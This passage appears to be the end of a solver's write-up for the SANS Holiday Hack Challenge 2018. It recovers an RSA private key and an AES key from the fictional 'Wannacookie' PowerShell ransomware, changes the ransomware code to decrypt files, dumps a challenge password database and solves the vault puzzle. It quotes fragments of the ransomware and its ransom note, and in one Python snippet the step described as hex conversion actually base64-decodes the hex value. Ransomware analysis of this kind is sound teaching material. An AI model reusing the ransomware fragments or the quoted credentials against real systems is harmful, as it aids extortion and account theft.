Ie0RAqOWkBvZPQ7mEDeRC5hRhfCjn9w6G+2+/7dGlKiOTC3Qn3wz8QoG4v5xAqXE
JKBn972KvO0eQ5niYehG4yBaImHH+h6NVBlFd0GJ5VhzaBJyoOk+KnOnvVYbrGBq
UdrzXvSwyFuuIqBlkHnWSIeC
-----END PRIVATE KEY-----
```

Finally some progress. Now to try to decrypt the $p_k_e_k value using this RSA private key i converted the hex value for $p_k_e_k to binary code using the following Python code:

```
import base64

p_k_e_k =
"3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437d
c44b8464dca05680d531b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b53
7d2df2f401c2a09fbe24c5833d2c5861139c4b4d3147abb55e671d0cac709d1cfe86860b6417b
f019789950d0bf8d83218a56e69309a2bb17dcede7abfffd065ee0491b379be44029ca4321e60
407d44e6e381691dae5e551cb2354727ac257d977722188a946c75a295e714b668109d75c0010
0b94861678ea16f8b79b756e45776d29268af1720bc49995217d814ffd1e4b6edce9ee57976f9
ab398f9a8479cf911d7d47681a77152563906a2c29c6d12f971"

try:
      with open("encrypted_key", "wb") as f:
            f.write(base64.b64decode(p_k_e_k))
            print("Dumped the (RSA)encrypted (AES)encryption key to
encrypted_key.")
            f.close()
except:
            raise "Error."
```

Now that we have the encrypted encryption key we can decrypt it with the ransomware RSA private key:

```
CA_C02SYD31GTFL:SANSHolidayChallenge $ openssl rsautl -oaep -decrypt -in encrypted_key -out decrypted_key -inkey server.key
CA_C02SYD31GTFL:SANSHolidayChallenge $ hexdump decrypted_key
0000000 fb cf c1 21 91 5d 99 cc 20 a3 d3 d5 d8 4f 83 08
CA_C02SYD31GTFL:final $ stat encrypted_key
16777220 6679892 -rwxr-xr-x 1 jleaniz001 staff 0 256 "Dec 28 20:43:49 2018" "Dec 23 17:19:09 2018" "Dec 28 17:50:20 2018" "Dec 23 17:19:09 2018" 4194304 8 0 encrypted_key
CA_C02SYD31GTFL:final $ stat decrypted_key
16777220 6679889 -rwxr-xr-x 1 staff 0 16 "Dec 28 17:50:20 2018" "Dec 23 17:27:09 2018" "Dec 28 17:50:20 2018" "Dec 23 17:27:09 2018" 4194304 8 0 decrypted_key
```

The size of the encrypted encryption key and the size of the decrypted encryption key make sense, 512 and 32 characters (256 and 16 bytes).

The next, and final step is to decrypt Alabaster's database file using the decryption key that I just obtained. To do this, i modified the ransomware code and created the following function:

```
 function get_encrytped_key_enc_key {
    $private_key = $(g_o_dns("7365727665722e6b6579") );
    $private_key_encryption_key =
"3cf903522e1a3966805b50e7f7dd51dc7969c73cfb1663a75a56ebf4aa4a1849d1949005437d
c44b8464dca05680d531b7a971672d87b24b7a6d672d1d811e6c34f42b2f8d7f2b43aab698b53
7d2df2f401c2a09fbe24c5833d2c5861139c4b4d3147abb55e671d0cac709d1cfe86860b6417b
f019789950d0bf8d83218a56e69309a2bb17dcede7abfffd065ee0491b379be44029ca4321e60
407d44e6e381691dae5e551cb2354727ac257d977722188a946c75a295e714b668109d75c0010
0b94861678ea16f8b79b756e45776d29268af1720bc49995217d814ffd1e4b6edce9ee57976f9
ab398f9a8479cf911d7d47681a77152563906a2c29c6d12f971";

    $public_key | Out-file -FilePath "server.crt"
    $private_key | Out-file -FilePath "server.key"
    Write-Host "Private key (byte stream): " $private_key;
    Write-Host $private_key_encryption_key;
    Write-Host "Public key (byte stream): " $public_key;

    $d_t = (($(Get-Date).ToUniversalTime() | Out-String) -replace "`r`n");
    [array]$f_c = $(Get-ChildItem -Path $($env:userprofile) -Recurse  -Filter
*.wannacookie | where {!$_.PSIsContainer} | Foreach-Object { $_.Fullname }
    );
    $decrypted_key = "fbcfc121915d99cc20a3d3d5d84f8308";
    $decrypted_key_bytes = $(H2B $decrypted_key);
    e_n_d $decrypted_key_bytes $f_c $false;
}
```

When invoked, this function will recursively decrypt all files with the ".wannacookie" extension in the current user's directory. And it worked! The decrypted wannacookie file is a SQLite3 database.


```
CA_C02SYD31GTFL:final $ file alabaster_passwords.elfdb
alabaster_passwords.elfdb: SQLite 3.x database, last written using SQLite version 3015002
```

```
CA_C02SYD31GTFL:SANSHolidayChallenge $ sqlite3 alabaster_passwords.elfdb
SQLite version 3.19.3 2017-06-27 16:48:08
Enter ".help" for usage hints.
sqlite> .tables
passwords
sqlite> .dump
PRAGMA foreign_keys=OFF;
BEGIN TRANSACTION;
CREATE TABLE IF NOT EXISTS "passwords" (
      `name`      TEXT NOT NULL,
      `password`  TEXT NOT NULL,
      `usedfor`    TEXT NOT NULL
);
INSERT INTO passwords VALUES('alabaster.snowball','CookiesR0cK!2!#','active
directory');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','KeepYourEnemiesClose1425','www.toysrus.
com');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','CookiesRLyfe!*26','netflix.com');
INSERT INTO passwords
VALUES('alabaster.snowball','MoarCookiesPreeze1928','Barcode Scanner');
INSERT INTO passwords
VALUES('alabaster.snowball','ED#ED#EED#EF#G#F#G#ABA#BA#B','vault');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','PetsEatCookiesTOo@813','neopets.com');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','YayImACoder1926','www.codecademy.com');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','Wooootz4Cookies19273','www.4chan.org');
INSERT INTO passwords
VALUES('alabaster@kringlecastle.com','ChristMasRox19283','www.reddit.com');
COMMIT;
```

The password to Santa's vault is **ED#ED#EED#EF#G#F#G#ABA#BA#B**
Overall, this was the hardest challenge, especially the encryption portion of it and it required a bit of trial and error.

An alternative way of finding the RSA encrypted encryption key in memory is to use power_dump.py (https://github.com/chrisjd20/power_dump/blob/master/power_dump.py) which makes it a lot easier to dump strings with specific characteristics such as a specific length or strings that match a particular regex. It can also dump entire PS1 scripts from memory which comes in very handy. As a matter of fact, and i think this was not really part of the challenge, you can use power_dump.py to easily dump the index.html file that the ransomware creates when executed.

It looks like this:



Time Before Key is Purged:
Your Key is:
Your Cookie Id is:

File Recovery Instructions

Your files have been encrypted by Wannacookie using AES 256 Bit Encryption. You will not longer have access to your files as a result. Your files can only be decrypted by providing the interface below the proper encryption key which can be purchased for 8675309 bitcoin. Please follow the instructions below: 1. Buy 8,675,309 BitCoin. 2. Send 8,675,309 Bitcoin with your Cookie ID to the wallet address below: 1FaKeAdDrEsSngkdXEeobRDoEsNoTw0rK 3. Once this is sent, refresh this screen [illegible] receive you key below: Refresh 5. Type key into: "Decrypt Key ->" 6. Click the blue "Submit" button to begin decryption process. 7. If the key is correct, then the process will begin and your files will be decrypted.

Objective 10 - Who is behind it all?

Question 13: Use what you have learned from previous challenges to open the door to Santa's vault. What message do you get when you unlock the door?
Answer: **You have unlocked Santa's vault!**

Question 14: Who was the mastermind behind the whole KringleCon plan?
If you would like to submit a final report, please do so by emailing it to:
SANSHolidayHackChallenge@counterhack.com
Answer: **santa**

The last objective and last two questions can be solved by opening the door to Santa's vault using the password we just recovered from the SQLite database. The password is a music melody that needs to be transposed from E major to D major. The instructions on how to accomplish this are outlined in the PDF that was extracted previously from a network traffic capture on a previous challenge.

The melody that will open Santa's vault is then:
DC#DC#DDC#DEF#EF#GAG#AG#A

Congratulations on solving the SANS Holiday Hack Challenge 2018!